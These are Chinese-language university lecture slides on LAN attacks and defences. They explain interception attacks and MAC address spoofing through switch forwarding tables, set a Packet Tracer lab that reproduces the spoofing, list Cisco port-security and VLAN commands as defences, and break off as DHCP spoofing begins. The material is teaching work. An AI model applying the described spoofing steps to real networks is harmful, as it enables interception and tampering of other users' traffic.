网络空间安全技术

杭州电子科技大学

网络空间安全学院&浙江保密学院

王秋华

02
内容

第2章 局域网攻击及防御技术

主要内容

2.1 网络攻击的定义和分类

2.2 窃听攻击的原理及防御

2.3 截获攻击的原理及防御

2.4 欺骗攻击的原理及防御

2.3.1 截获攻击原理和后果


1．截获攻击原理

黑客终端


黑客截获信息后
可进行哪些操作?

- 篡改信息
- 保持一段时间后，转发
- 只保持，不转发

终端A



通信网络




终端B

- 黑客首先需要改变终端A至终端B的传输路径
- 将终端A至终端B的传输路径变为终端A→黑客终端→终端B
- 使得终端A传输给终端B的信息必须经过黑客终端。

2.3.1 截获攻击原理和后果

2．截获攻击后果


- 获得用户的私密信息（用户名、密码等）；
- 篡改信息；
- 实施重放攻击。



2.3.2 MAC地址欺骗攻击

1．MAC地址欺骗攻击过程

MAC帧正常转发过程



原理理解练习：

请画出正常转发时，每个交换机的MAC地址表

2.3.2 MAC地址欺骗攻击

1．MAC地址欺骗攻击过程

MAC帧正常转发过程

S2 转发表


MAC 地址	转发端口
MAC A	1
MAC B	1
MAC C	2

S1 转发表

MAC 地址	转发端口
MAC A	1
MAC B	2
MAC C	3

S3 转发表

MAC 地址	转发端口
MAC A	2
MAC B	2
MAC C	1



终端C至终端A的MAC帧传输路径是：

终端C→S3.端口1→S3.端口2→S2.端口2→S2.端口1→S1.端口3→S1.端口1→终端A，

其中交换机S3通过转发表中MAC地址为MAC A的转发项<MAC A，2>确定S3.端口1→S3.端口2的交换过程。

2.3.2 MAC地址欺骗攻击

1．MAC地址欺骗攻击过程

MAC帧正常转发过程

S2 转发表


MAC 地址	转发端口
MAC A	1
MAC B	1
MAC C	2

S1 转发表

MAC 地址	转发端口
MAC A	1
MAC B	2
MAC C	3

S3 转发表

MAC 地址	转发端口
MAC A	2—>1
MAC B	2
MAC C	1



终端C至终端A的MAC帧传输路径是：

终端C→S3.端口1→S3.端口2→S2.端口2→S2.端口1→S1.端口3→S1.端口1→终端A，

其中交换机S3通过转发表中MAC地址为MAC A的转发项<MAC A，2>确定S3.端口1→S3.端口2的交换过程。

2.3.2 MAC地址欺骗攻击

1．MAC地址欺骗攻击过程

MAC帧正常转发过程

S2 转发表


MAC 地址	转发端口
MAC A	1—>2
MAC B	1
MAC C	2

S1 转发表

MAC 地址	转发端口
MAC A	1
MAC B	2
MAC C	3

S3 转发表

MAC 地址	转发端口
MAC A	2—>1
MAC B	2
MAC C	1



终端C至终端A的MAC帧传输路径是：

终端C→S3.端口1→S3.端口2→S2.端口2→S2.端口1→S1.端口3→S1.端口1→终端A，

其中交换机S3通过转发表中MAC地址为MAC A的转发项<MAC A，2>确定S3.端口1→S3.端口2的交换过程。

2.3.2 MAC地址欺骗攻击

1．MAC地址欺骗攻击过程

MAC帧正常转发过程

S2 转发表


MAC 地址	转发端口
MAC A	1—>2
MAC B	1
MAC C	2

S1 转发表

MAC 地址	转发端口
MAC A	1—>3
MAC B	2
MAC C	3

S3 转发表

MAC 地址	转发端口
MAC A	2—>1
MAC B	2
MAC C	1



终端C至终端A的MAC帧传输路径是：


终端C→S3.端口1→S3.端口2→S2.端口2→S2.端口1→S1.端口3→S1.端口1→终端A，

其中交换机S3通过转发表中MAC地址为MAC A的转发项<MAC A，2>确定S3.端口1→S3.端口2的交换过程。

2.3.2 MAC地址欺骗攻击

1．MAC地址欺骗攻击过程

MAC地址欺骗攻击过程



1.**接入**以太网，黑客终端通过连接到交换机S3的端口3接入以太网。

2.**将自己的MAC地址修改为终端A的MAC地址MAC A。**

3.**发送**以MAC A为源MAC地址、以广播地址为目的MAC地址的**MAC帧**。

要求：


- **用PT搭建网络拓扑，进行MAC地址欺骗攻击的验证**

2.3.2 MAC地址欺骗攻击

2．MAC地址欺骗攻击过程验证试验

要求：

- **用PT搭建网络拓扑，进行MAC地址欺骗攻击的验证**



1.攻击前，正常转发

2. PC2（黑客C)把自己的MAC地址改为PC0的MAC地址。并给PC1发包以更新交换机的MAC地址表


3. 攻击后，PC1发给PC0的信息被转发给了PC2(黑客)

2.3.2 MAC地址欺骗攻击

2．MAC地址欺骗攻击过程验证试验

要求：

- **用PT搭建网络拓扑，进行MAC地址欺骗攻击的验证**



实验具体步骤：

1. PC1，PC0，PC2 **两两之间互相ping通**，并查看交换机MAC地址表。
2. **模拟模式**下，查看**PC1**至**PC0**的ICMP报文传输过程，观察数据包的传输路径
3. 切换到**实时模式**，把**PC2**（黑客C)的MAC地址改为**PC0**的MAC地址
4. 启动**PC2**（黑客）至**PC1**的ICMP传输过程（ping 192.1.1.2），并查看交换机的转发表
5. 切换至**模拟操作**模式，启动 **PC1**ping **PC0**(ping 192.1.1.1)，观察数据包的传输路径

2.3.2 MAC地址欺骗攻击

3．MAC地址欺骗攻击的防御

思考：

- **如何防御MAC地址欺骗攻击?**

➢ **一是阻止黑客终端接入以太网，**

➢ **二是阻止黑客终端发送的以伪造的MAC地址为源MAC地址的MAC帧进入以太网。（通过交换机端口安全配置）**

具体措施1：在交换机端口应用安全策略，把端口和MAC地址绑定

```
Switch(config)#interface FastEthernet0/1
Switch(config-if)#switch mode access
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security maximum 1
Switch(config-if)#switchport port-security mac-address 00e0.a3bd.703a
Switch(config-if)#switchport port-security violation shutdown
```

2.3.2 MAC地址欺骗攻击

3．MAC地址欺骗攻击的防御

思考：

- **如何防御MAC地址欺骗攻击?**

➢ **一是阻止黑客终端接入以太网，**

➢ **二是阻止黑客终端发送的以伪造的MAC地址为源MAC地址的MAC帧进入以太网。（通过交换机端口安全配置）**

具体措施2：通过划分VLAN防御MAC地址欺骗攻击


```
Switch0(config)#vlan 2
Switch0(config-vlan)# name vlan 2
Switch0(config-vlan)# exit

Switch0(config)#interface FastEthernet0/1
Switch0(config-if)#switch mode access
Switch0(config-if)#switchport access vlan 2
```

```
Switch0(config)#interface FastEthernet0/2
Switch0(config-if)#switch mode access
Switch0(config-if)#switchport access vlan 2
```

2.3.3 DHCP欺骗攻击

1．DHCP协议工作原理及漏洞

要求：用PT搭建网络拓扑，进行DHCP工作过程的验证




思考：当网络中存在多个DHCP服务器时，终端选择哪台DHCP服务器为其提供网络信息？

2.3.3 DHCP欺骗攻击

1．DHCP协议工作原理及漏洞

要求：用PT搭建网络拓扑，进行多DHCP服务器的工作过程的验证




思考：当网络中存在多个DHCP服务器时，终端选择哪台DHCP服务器为其提供网络信息?

终端选择最先对其请求进行响应的DHCP服务为其提供网络信息，这为黑客实施DHCP欺骗攻击提供了可能。

2.3.3 DHCP欺骗攻击

